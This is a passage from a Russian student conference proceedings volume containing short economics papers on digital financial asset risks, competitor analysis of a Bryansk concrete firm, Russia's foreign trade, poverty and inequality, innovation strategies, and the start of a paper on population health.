Рыночные риски	Связаны с изменениями цен на цифровые активы, изменениями в спросе и предложении, а также возможными финансовыми убытками из-за непредсказуемости рыночной обстановки. Изменение котировок ЦФА на вторичном рынке, может привести к неблагоприятным изменениям цен на принадлежащие инвестору ЦФА
Легальные риски	Включают потенциальные конфликты по правам собственности, недостаточную защиту прав инвесторов, а также сложности с выполнением контрактов и соблюдением законодательства в различных юрисдикциях
Операционные риски	Связаны с ошибками в управлении активами, недостаточной прозрачностью операций, возможным мошенничеством или несанкционированным доступом к активам

Таким образом, можем сказать, что рынок цифровых финансовых активов в России находится на начальном этапе развития. Несмотря на то, что ЦФА может быть очень интересным инструментом инвестирования и развития бизнеса, пока еще существуют множественные риски, связанные с отсутствием опыта взаимодействия с ними. Считаем, что у цифровых имущественных прав есть большие шансы на тих использование и реализацию в будущем.

Список источников

1. Гражданский кодекс РФ//
https://www.consultant.ru/document/cons_doc_LAW_5142.
2. Банк России// <https://cbr.ru/admissionfinmarket/navigator/ootsfa/>
3. Налоговый кодекс РФ//
https://www.consultant.ru/document/cons_doc_LAW_19671.
4. ФЗ "О цифровых финансовых активах, цифровой валюте и о внесении изменений в отдельные законодательные акты Российской Федерации" от 31.07.2020 N 259-ФЗ//
https://www.consultant.ru/document/cons_doc_LAW_358753.
5. Грачева Н.В. Формирование условий активизации инновационного развития в промышленности. Брянск, 2009.

Материал поступил в редколлегию 20.04.2024

УДК 336.76.066

Анализ конкурентов на примере АО «Стройсервис»

Громов Олег Сергеевич (ст.гр.22-БИ-цэ-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Радьковой Натальи Олеговны (radkowa.n@yandex.ru)

Аннотация. В данной статье приведен анализ конкурентов на примере предприятия АО «Стройсервис». Были использованы методы пяти конкурентных сил Портера и многоугольник конкурентоспособности

Ключевые слова: анализ конкурентов, конкуренция, конкурентоспособность, пять конкурентных сил Портера, многоугольник конкурентоспособности.

Анализ конкурентов – одна из важнейших частей маркетингового исследования. Без понимания того, как обстоят дела с конкуренцией на рынке, невозможно принять правильные тактические и стратегические решения насчет развития предприятия [2].

Рынок строительных изделий есть рынок продавца, то есть на рынке свои условия диктует продавец, так как спрос превышает имеющееся предложение. Рассматриваемое предприятие работает именно в этой сфере, деля рынок с двумя другими конкурентами.

На примере компании АО «Стройсервис» мы проанализируем конкурентов, выявим преимущества и недостатки компании, а также сделаем выводы по тому, какие решения принимать, чтобы улучшить эффективность деятельности предприятия.

Проведем общий анализ по пяти конкурентным силам Портера (таблица 1).

Таблица 1 – Анализ по пяти конкурентным силам Портера [3]

Параметр	Значение	Описание	Направление работ
Угрозы внутриотраслевой конкуренции (центральный ринг)	Высокий	Конкуренты предприятия являются достаточно сильными, а их маркетинговая политика более развита	Усилить маркетинговые позиции, вкладываться в продвижение предприятия в интернете
Угроза нестабильности поставщиков	Низкий	Стабильность со стороны поставщиков	Проведение переговоров о снижении цен

Окончание таблицы 1

Угроза потери текущих клиентов	Высокий	Существует угроза потери текущих клиентов, т.к. на рынке действует еще две крупных компании с более сильной маркетинговой политикой.	Улучшить рекламу, реставрировать сайт в интернете, а также следить за качеством производимой продукции
Угроза со стороны новых игроков	Низкий	Низкий уровень появления новых конкурентов. Необходим высокий уровень инвестиций для входа в отрасль	Проводить мониторинг появления новых компаний.
Угроза со стороны товаров-заменителей	Средний	Угроза замены заключается в альтернативных материалах, таких как кирпич, камень или другие строительные материалы.	Улучшать качество бетона, повышая квалификацию рабочих, нанимая более опытный персонал, а также используя новые технологии

АО «Стройсервис» имеет два вида бизнеса: изготовление бетона и бетонных изделий и изготовление тротуарной плитки.

Рассмотрим конкурентный анализ по двум выбранным видам деятельности.

Проведем анализ конкурентов по бизнесу №1 (таблица 2) и составим многоугольник конкурентоспособности (рисунок 1).

Таблица 2 - Анализ конкурентоспособности по бизнесу №1

Параметр	АО «Стройсервис»	ООО УК «БЗКПД»	ГК «Надежда»
Ассортимент	4	5	4
Цена	3	5	4
Качество	4	5	5
Сбыт	5	5	5
Реклама	3	4	5
Известность	3	4	5

Анализ конкурентоспособности по бизнесу №1 показал, что АО «Стройсервис» уступает своим конкурентам. Особенно это видно по таким критериям, как цена, реклама и известность. Предприятию следует пересмотреть свои цены на бетон и бетонные изделия, а также улучшить маркетинговую политику и рекламу.

Таким же образом проанализируем конкурентов по бизнесу №2 (изготовление тротуарной плитки) (таблица 3) и также составим многоугольник конкурентоспособности (рисунок 2).




Рис. 1. Многоугольник конкурентоспособности по бизнесу №1

Таблица 3 - Анализ конкурентоспособности по бизнесу №2

Параметр	АО «Стройсервис»	ООО «Брянский Бордюро»	ООО «Н-ПЛИТ»
Ассортимент	5	4	4
Цена	4	4	5
Качество	5	4	4
Сбыт	5	5	5
Реклама	3	4	4
Известность	5	3	4




Рис. 2. Многоугольник конкурентоспособности по бизнесу №2

Анализ конкурентоспособности по бизнесу №2, в свою очередь, показал, что АО «Стройсервис» чувствует себя комфортно в данной деятельности. Предприятие является крупнейшим производителем тротуарной плитки на территории Брянской области, поэтому давления со стороны конкурентов не наблюдается.

Список источников:

1. Федресурс URL: <https://fedresurs.ru/> (дата обращения: 20.03.2024).
2. Конкурентное преимущество: Как достичь высокого результата и обеспечить его устойчивость Майкл Е Портер; Пер. с англ. — М.: Альпина Бизнес Букс, 2005.— 715 с.
3. Майкл Мескон, Майкл Альберт, Франклин Хедоури Основы менеджмента. - Москва: «Дело», 1997. - 493 с.
4. Демиденко А.И., Ременюк О.В. Инвестирование в малый бизнес в России. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы II Международной научно-практической конференции профессорско- преподавательского состава, магистров и студентов факультета экономики и управления. 2015. С. 244-247.
5. Новиков С.П., Новикова А.В. Особенности развития российского ит-бизнеса в условиях санкций. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов IV Международной научно-практической конференции студентов, магистрантов и преподавателей. 2017. С. 487-490.

Материал поступил в редколлегию 20.04.2024

УДК 339.5

Динамика и факторы внешнеторгового оборота России

Громов Олег Сергеевич (ст. гр. О-22-БИ-цэ-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление» Новиковой Александры Владимировны (avnovikova2010@gmail.com)

Аннотация. Представлены результаты анализа и прогнозирования тенденций развития внешней торговли в РФ. На их основе сформулированы выводы о необходимых направлениях совершенствования внешнеторговой политики РФ.

Ключевые слова: внешняя торговля, прогнозирование, внешнеторговый оборот, экспорт, импорт.

Актуальность темы исследования обусловлена необходимостью анализа и прогнозирования тенденций развития внешней торговли РФ для выработки рекомендаций по увеличению объемов экспорта. Чтобы охарактеризовать внешнюю торговлю в РФ, необходимо остановиться на основных ее показателях (таблица 1).

Таблица 1 – Показатели внешней торговли РФ, млрд долл. США

Показатели	2021 год	2022 год	2023 год
Внешнеторговый оборот	785,0	850,5	710,2
Экспорт	491,6	591,5	425,1
Импорт	293,4	259,0	285,1

Как видим, несмотря на сложную политическую ситуацию, в 2022 году наблюдался рост внешнеторгового оборота и экспорта. Однако в 2023 году произошел спад внешнеторгового оборота на 16,5% и уменьшение экспорта на 28,1% по сравнению с предыдущим годом, а импорт, в свою очередь, вырос на 10% [1].

Согласно данным ФТС за 2022 год, чуть более 45% всего экспорта РФ составили минеральные продукты и топливо, тогда как такие категории товаров, как продовольственные товары, драгоценные металлы, камни и изделия из них, а также продукция химической промышленности составляют от 4,8 до 5,5% [2]. Данные по товарному составу экспорта РФ за 2019-2022 гг. представлены в таблице 2.

Таблица 2 – Товарный состав экспорта РФ, млрд долл. США

Категория товаров	2019 г.	2020 г.	2021 г.	2022 г.
Продовольственные товары	24,8	29,7	36	41,3
Продукция химической промышленности	27,1	23,9	37,9	41,9

Категория товаров	2019 г.	2020 г.	2021 г.	2022 г.
Минеральные продукты и топливо (в т.ч. газ и сырая нефть)	268,4	172,9	277,3	383,7
Древесина и целлюлозно-бумажные изделия	12,8	12,4	17	14,1
Текстиль, текстильные изделия и обувь	1,4	1,9	1,7	1,5
Драгоценные металлы, камни и изделия из них	52,9	65,3	82,6	46,3
Машины и оборудование	28	25,2	32,7	19,3

В динамике объемы продаж минеральных продуктов и топлива увеличиваются, в то время как машины и оборудование, драгметаллы, камни и изделия из них составляют все меньшую часть экспорта.

По данным Росстата и ФТС, экспорт в Китай и Турцию в 2022 году увеличился почти в два раза (114,1 и 50,4 млрд долл. США соответственно), в Индию – в более чем в пять раз (46,2 млрд долл. США) [2, 3].

Импорт из стран ЕС в 2022 году уменьшился с 98,5 до 60,9 млрд долл. США. В условиях санкций объем импорта в целом уменьшился на 11,8%.

Рассмотрим прогноз объема внешнеторгового оборота, экспорта и импорта министерства финансов РФ на 2024 – 2026 гг. (таблица 3) [4].

Таблица 3 - Прогноз основных показателей внешней торговли РФ на 2024 – 2026 гг. (млрд долл. США)

Показатель	2024 год	2025 год	2026 год
Внешнеторговый оборот			
базовый прогноз	790,7	807,9	832,2
консервативный прогноз	745,1	743,4	754,4
Экспорт			
базовый прогноз	471	481,1	496,7
консервативный прогноз	428,6	420,2	423,4
Импорт			
базовый прогноз	319,7	326,8	335,5
консервативный прогноз	316,5	323,2	331

Согласно базовому прогнозу, показатели внешнеторгового оборота в 2024 – 2026 гг. будут ниже, чем в 2022 году. Это можно объяснить геополитической ситуацией, санкциями со стороны ЕС, США и союзных им стран. Также можно увидеть, что объем экспорта уменьшится, а объем импорта, наоборот, увеличится.

Траектория развития в 2024–2026 годах будет в значительной степени определяться эффективной реализацией мер экономической политики, направленных на содействие структурной перестройке экономики: реализация мер структурной перестройки экономики в рамках решения 6 приоритетных задачах, поставленных Президентом Российской Федерации, а именно расширение внешнеэкономического взаимодействия с перспективными

партнерами из дружественных государств и развитие необходимых для такого сотрудничества инфраструктур, в т.ч. транспортной и платежной; укрепление технологического суверенитета; обеспечение финансового суверенитета; опережающее развитие транспортной, коммунальной и социальной инфраструктуры; повышение благосостояния граждан; обеспечение народосбережения, защита материнства и детства, поддержка семей, имеющих детей.

Со стороны внешних условий ключевым риском остается замедление мировой экономики, что может негативно сказаться на спросе на традиционные товары российского экспорта и привести к снижению экспортных цен. Это создает риски для развития отраслей, ориентированных на экспорт, а также для бюджета (прежде всего, в части нефтегазовых доходов). Снижение цен на мировых рынках будет сопровождаться более существенным, чем в базовом варианте, снижением физических объемов экспортных поставок, в первую очередь – по товарам нефтегазового экспорта.

Можно сказать, что в перспективе Россия нацелена сотрудничать преимущественно со странами СНГ и странами Азии (сюда можно добавить еще и Турцию) из-за наложенных со стороны ЕС и США санкций. Поставки сырьевой продукции в Европу сократятся, но некоторые страны могут продолжать закупать нефть и газ у РФ.

Список источников

1. Интерфакс : официальный сайт: сайт. – Москва, 1991 – 2024. – URL: <https://www.interfax.ru/> (дата обращения: 19.03.2024). – Режим доступа: свободный. – Текст: электронный.

2. ФТС : официальный сайт Федеральной таможенной службы : сайт. – Москва, 2004 - 2024. – URL: <https://customs.gov.ru/> (дата обращения: 19.03.2024). – Режим доступа: свободный. – Текст: электронный.

3. Росстат : официальный сайт Федеральной службы государственной статистики РФ : сайт. – Москва, 1999 – 2024. – URL: gks.ru (дата обращения: 19.03.2024). – Режим доступа: свободный. – Текст: электронный.

4. МинФин РФ: официальный сайт министерства финансов РФ : сайт. – Москва, 1998 - 2024. URL: <https://minfin.gov.ru/> (дата обращения: 19.03.2024). – Режим доступа: свободный. – Текст: электронный.

5. Новиков С.П., Новикова А.В. Особенности развития российского ит-бизнеса в условиях санкций. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов IV Международной научно-практической конференции студентов, магистрантов и преподавателей. 2017. С. 487-490.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Экономическое неравенство в России: проблемы, решения и перспективы

Гукова Мария Николаевна (ст. гр. О-21-ЭК-Ф-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Исайченковой Вероники Викторовны (alice.cissy@gmail.com)

Аннотация. Рассмотрены показатели уровня бедности и социально-экономического неравенства в Российской Федерации и в 2023 г. и проанализирована их динамика. Представлены пути решения проблемы социально – экономического неравенства. Представлен прогноз развития уровня бедности в стране.

Ключевые слова: уровень бедности, экономическое неравенство, черта бедности, прожиточный минимум, размывание среднего класса.

Проблема экономического неравенства является одной из наиболее острых и актуальных проблем современной России. Для ее решения было проведено множество исследований отечественными и зарубежными учеными-экономистами.

Основными причинами неравенства доходов населения являются:

- наличие незанятых трудоспособных лиц,
- наследственное богатство,
- неравные возможности для трудоустройства,
- неравные условия труда,
- низкая оплата труда,
- неравный доступ к финансовым ресурсам.

Одним из основных критериев неравенства является бедность, которая определяется как обеспеченность человека ниже прожиточного минимума, базовый размер которого в 2024 году составляет 15 453 руб. (таблица 1) [2].

Таблица 4 - Динамика прожиточного минимума в период с 2023 по 2024 гг.


Показатель	2023	2024
На душу населения	14 375	15 453
Трудоспособные граждане	15 669	16 844
Дети	13 944	14 989
Пенсионеры	12 363	13 290

Бедность ограничивает доступ значительной части населения к ресурсам развития. По оценкам ООН, бедность стала глобальной проблемой, которая влияет на жизнь людей во всем мире. Она может привести к дегуманизации

отношений между людьми, росту преступности и терроризма, а также к снижению уровня и качества жизни.

Несмотря на прогресс в развитии производительных сил, проблема бедности остается актуальной в наше время. В 2023 году за чертой бедности в России находилось 13,5 млн россиян, или 9,3% населения, сообщил Росстат. Это на 800 тыс. человек, меньше результата 2022 года, который стал рекордно малым за историю РФ (рисунок 1) [3].

Доля населения с доходами ниже прожиточного минимума / границы бедности*, %



* Показатель «граница бедности» был введен правительством в 2021 году.

Рис. 1. Динамика уровня бедности в России с 1995 г. по 2023 г.

Причиной положительной динамики показателя бедности в РФ в 2023 году послужили следующие факторы:

- внедрение единого пособия в 2023г. для малообеспеченных семей с детьми и беременных женщин, составлявшего 50%, 75% и 100% прожиточного минимума, размер которого варьировался от 7 до 14 тыс. руб.,
- рост заработных плат на фоне дефицита кадров на 7,8%,
- рост реальные располагаемых доходов — на 5,4%.

Проблему бедности и роста социально-экономического неравенства, в целом, необходимо решать на уровне государства и общества, что потребует комплексного подхода, создания равных возможностей для всех слоев населения и поддержки экономического роста. К таким мероприятиям относятся:

- введение прогрессивного подоходного налога,

- максимально эффективная защиты социально уязвимых граждан,
- оказание государственной поддержки малому и среднему бизнесу,
- совершенствование механизма регулирования доходов населения с учетом территориальных особенностей страны,
- совершенствование программы социальной поддержки (пособия для наиболее уязвимых слоев населения),
- создание условий для эффективной занятости населения, обеспечивая баланс спроса и предложения на рынках труда, в том числе на основе повышения качества и конкурентоспособности рабочей силы, развития миграционных процессов,
- увеличение количества рабочих мест,
- увеличение МРОТ в соответствии с колебаниями уровня инфляции,
- увеличение реальной заработной платы занятого населения,
- усиление страховых принципов социальной защиты населения при выходе на пенсию, в случае болезни, а также при несчастных случаях на производстве и профессиональных заболеваниях,
- установление минимальной заработной платы, обеспечивающей для граждан возможность удовлетворения основных потребностей.

Эти меры способны сгладить неравномерность в распределении материальных и духовных благ между членами общества и повысить уровень жизни населения.

По прогнозу, содержащемуся в Едином плане по достижению национальных целей развития, в 2023 г. уровень бедности в России должен был снизиться до 10,1% [1]. Реально показатель на 1,2% и составил 9,3%, а это даже большее снижение, чем планировалось.

В 2024 г. планируется снижение уровня бедности до 9,6%. Все эти изменения будут неуклонно вести к целевому на 2030 г. снижению уровня бедности до 6,5%.

К сожалению, запланированное снижение уровня бедности идёт параллельно с тенденцией последних лет – размыванием среднего класса. Доход среднего класса в реальном выражении снижается. Растут инфляционные ожидания и первый, кто попадает под их удар — это не те, кто стоит у черты бедности или самые богатые, а именно средний класс. Это приведет к увеличению социально-экономического неравенства, которое будет проявляться в концентрации богатства в руках небольшой группы людей, и усилению потенциала социальных конфликтов.

Список источников

1. Бедности порог: власти улучшили прогноз по снижению числа малоимущих // Известия URL: <https://iz.ru/1237752/evgenii-kuznetcov/bednosti-porog-vlasti-uluchshili-prognoz-po-snizheniiu-chisla-maloimushchikh> (дата обращения: 08.03.2024).

2. Граница бедности в России // GOGOV URL: <https://gogov.ru/articles/standard-of-living/poverty-line> (дата обращения: 25.02.2024).

3. Уровень бедности в России обновил исторический минимум // РБК URL: <https://www.rbc.ru/economics/06/03/2024/65e854769a7947351c3e3d4d?from=socru> (дата обращения: 29.02.2024).

4. Новиков С.П., Новикова А.В. Особенности развития российского ит-бизнеса в условиях санкций. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов IV Международной научно-практической конференции студентов, магистрантов и преподавателей. 2017. С. 487-490.

5. Демиденко И.А., Демиденко А.И., Желнова Н.И. Система управления инновационной деятельностью на предприятии в условиях нестабильной инфраструктуры. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы III Всероссийской научно-практической конференции профессорско-преподавательского состава и магистрантов факультета экономики и управления. 2017. С. 150-154.

Материал поступил в редколлегию 20.04.2024

УДК 338

Особенности разработки инновационной стратегии промышленного предприятия

Ибади Мохаммад Хади, Кэшь Мбианджа Йоланд Ваниса (ст.гр. О-22-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевой и цифровой экономики», Ларичевой Елены Анатольевны (helenette@yandex.ru)

Аннотация. В статье проведён анализ инновационной деятельности в России, дан обзор инновационных стратегий, описан процесс разработки и внедрения инновационной стратегии на промышленном предприятии.

Ключевые слова: инновационная деятельность, инновационная стратегия, промышленные предприятия.

Уровень инновационного развития промышленности определяет развитие страны на дальнюю перспективу. В России промышленное производство активно развивалось (среднегодовой темп роста за период с 2018 г. по 2022 г. составляет 10,6%) и имеет тенденцию к дальнейшему развитию (рис. 1).




Рис. 1. Объем отгруженных товаров собственного производства по виду деятельности «Обрабатывающие производства» в России [3]

Для поддержания и ускорения развития следует уделять активное внимание научной и инновационной деятельности в стране.

В таблице 1 представлены основные показатели инновационной деятельности в России. Так, на фоне общего увеличения количества организаций, занимавшихся научными исследованиями, затрат на исследования и разработки и объёма инновационных товаров, наблюдается снижение объёма инновационных товаров, работ, услуг от общего объема отгруженных товаров на 1,4%. Это снижает эффективность и конкурентоспособность промышленных предприятий в стратегической перспективе.

Таблица 1 – Основные показатели инновационной деятельности в России [3]

Показатель	2018	2019	2020	2021	2022	Среднегодовой темп роста, %
Организации, выполнявшие научные исследования и разработки	3950	4051	4175	4175	4195	101,5
Внутренние затраты на научные исследования и разработки, млрд. руб.	1028	1135	1175	1301	1436	108,7
Объем инновационных товаров, работ, услуг, млрд. руб.	4516	4863	5189	6003	6377	109,0
Объем инновационных товаров, работ, услуг, в % от общего объема отгруженных товаров, выполненных работ, услуг	6,5	5,3	5,7	5,0	5,1	-

Несмотря на постковидный период и антироссийские санкции, «в 2022 году 26% средних и крупных предприятий нарастили инвестиции в технологическое развитие и цифровизацию, более половины (63%) сохранили их на прежнем уровне» [2], а Россия вошла в пятерку экономик мира. То есть страна активно развивается. Но без продуманной стратегии страны в целом, и без разработки инновационной стратегии на каждом отдельном предприятии эффективное развитие может стать краткосрочным.

Существует достаточно много различных инновационных стратегий (табл. 2), применимых промышленными предприятиями.

Таблица 2 - Основные виды инновационных стратегий [1]

Виды	Действия в рамках стратегии	Применение
Наступательная инновационная стратегия	Активное исследование рынка, выявление высокотехнологических разработок, которые можно превратить в продукцию	Высокий уровень риска. Чаще подходит крупным предприятиям, которые могут себе позволить жесткую конкурентную борьбу и высококвалифицированный персонал.
Оборонительная инновационная стратегия	Выпуск одного или нескольких инновационных продуктов. Внимание сосредоточено на удержании существующих позиций	Подходит предприятиям со стабильной долей на отраслевом рынке, хорошей технологией производства, обученным персоналом.
Промежуточная инновационная стратегия	Поиск слабых сторон конкурентов, вследствие чего происходит заполнение тех ниш на рынке, которых другие по какой-либо причине не используют	Подходит всем типам предприятий
Поглощающая инновационная стратегия	Покупка прав на чужие научно-технические разработки, использование их наравне со своими	Используется как дополнение к другой стратегии. Подходит всем типам предприятий
Имитационная инновационная стратегия	Копирование новинок конкурентов, добавляя какие-нибудь новшества от себя: в дизайне, технических характеристиках и т.д.	Подходит всем типам предприятий
Разбойничья инновационная стратегия	Выпуск на рынок большого количества привычного продукта с применением новшества, способного продлить его технико-эксплуатационные параметры. Как правило, это улучшающие инновации. Может быть полное копирование продукта конкурента	Возможно использовать стартовым этапе развития бизнеса

Для выбора адекватной инновационной стратегии компании необходимо непрерывно осуществлять мониторинг и диагностику степени соответствия ресурсного и интеллектуального потенциала компании постоянно меняющимся потребностям рынка.

Разработка и внедрение стратегии обычно осуществляется по следующей схеме (рис. 2).



Рис. 2. Процесс разработки и внедрения инновационной стратегии

Разработанная инновационная стратегия должна постоянно корректироваться, поскольку меняется само предприятие и его внешнее окружение. Поэтому при разработке стратегии важно основываться на «исторической» информации о состоянии предприятия и экономики в прошлые периоды, но и уметь прогнозировать развитие ситуации в будущем, разрабатывать несколько вариантов стратегии с учётом негативных, позитивных и реалистичных сценариев. Тогда при изменении ситуации как в сторону ухудшения, так и улучшения, предприятие сумеет оперативно отреагировать на него.

Список источников:

1. Инновационная стратегия развития предприятия и ее разновидности: [сайт]. – URL: <https://ipinform.ru/razvitie-biznesa/strategii/innovacionnaya-strategiya-razvitiya-predpriyatiya-i-ee-raznovidnosti.html>.
2. Как новые технологии меняют промышленный сектор : [сайт]. – URL: <https://m.hightech.plus/2023/10/03/kak-novie-tehnologii-menyayut-promishlennii-sektor>.
3. Регионы России. Социально-экономические показатели. 2023: Стат. сб. / Росстат. – М., 2023. – 1126 с.
4. Демиденко И.А., Демиденко А.И., Желнова Н.И. Система управления инновационной деятельностью на предприятии в условиях

нестабильной инфраструктуры. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы III Всероссийской научно-практической конференции профессорско-преподавательского состава и магистрантов факультета экономики и управления. 2017. С. 150-154.

5. Дадыкин В.С. Перспективы социально-экономического развития Брянской области на основе минерально-сырьевого потенциала. В сборнике: Экономические и организационные проблемы управления в современных условиях. Материалы международной научно-практической конференции профессорско-преподавательского состава. Редакционный совет: В. М. Панченко, Н. А. Кулагина. 2014. С. 181-184.

6. Ерохин В.В. Системы управления производственным процессом. Брянск, 2009.

Материал поступил в редколлегию 20.04.2024

УДК 330; 613

Здоровьесбережение населения как фактор финансовой безопасности предприятий

Китаева София Александровна (ст. гр. О-20-ЭК-ф-Б)

Работа выполнена под руководством профессора кафедры «Отраслевая экономика и управление», Дергачевой Елены Александровны (eadergacheva2013@yandex.ru)

Аннотация: Здоровьесбережение населения является одним из ключевых факторов финансовой безопасности предприятий. Эффективное управление здоровьем сотрудников и населения в целом способствует снижению затрат на медицинское обслуживание, улучшению производительности труда.

Ключевые слова: демографическая ситуация, ожидаемая продолжительность жизни, здравоохранение, финансирование, рождаемость, смертность, миграция, депопуляция.

За последние 30 лет, демографическая ситуация в России ухудшилась.

В 1990 году ожидаемая продолжительность жизни составляла 69,19 лет, что было ниже среднего уровня развитых стран. Однако в советское время, в 1964–1965 годах, она повысилась до 70 лет, благодаря развитой системе здравоохранения.

В то время Россия опережала многие другие страны в первичной медицинской помощи и оздоровительной сфере. Однако, с течением времени финансирование здравоохранения снизилось, и ожидаемая продолжительность жизни стала колебаться от 67 до 69 лет.

Только в 1987 году, благодаря антиалкогольной кампании, показатель снова достиг 70 лет. В целом, рождаемость в Советской России была выше, чем в Европе, и население росло за счет превышения рождаемости над смертностью.

В 1990 году коэффициент рождаемости составил 13,4, коэффициент смертности – 11,2, с естественным приростом населения 334 тыс. человек. Миграция также влияла на увеличение численности населения России.

В результате снижения валового внутреннего продукта, промышленности, сельского хозяйства, инвестиций и реальных доходов произошел финансовый и социальный кризис. Этот период вызвал сильные демографические последствия, такие как сокращение рождаемости и увеличение смертности.

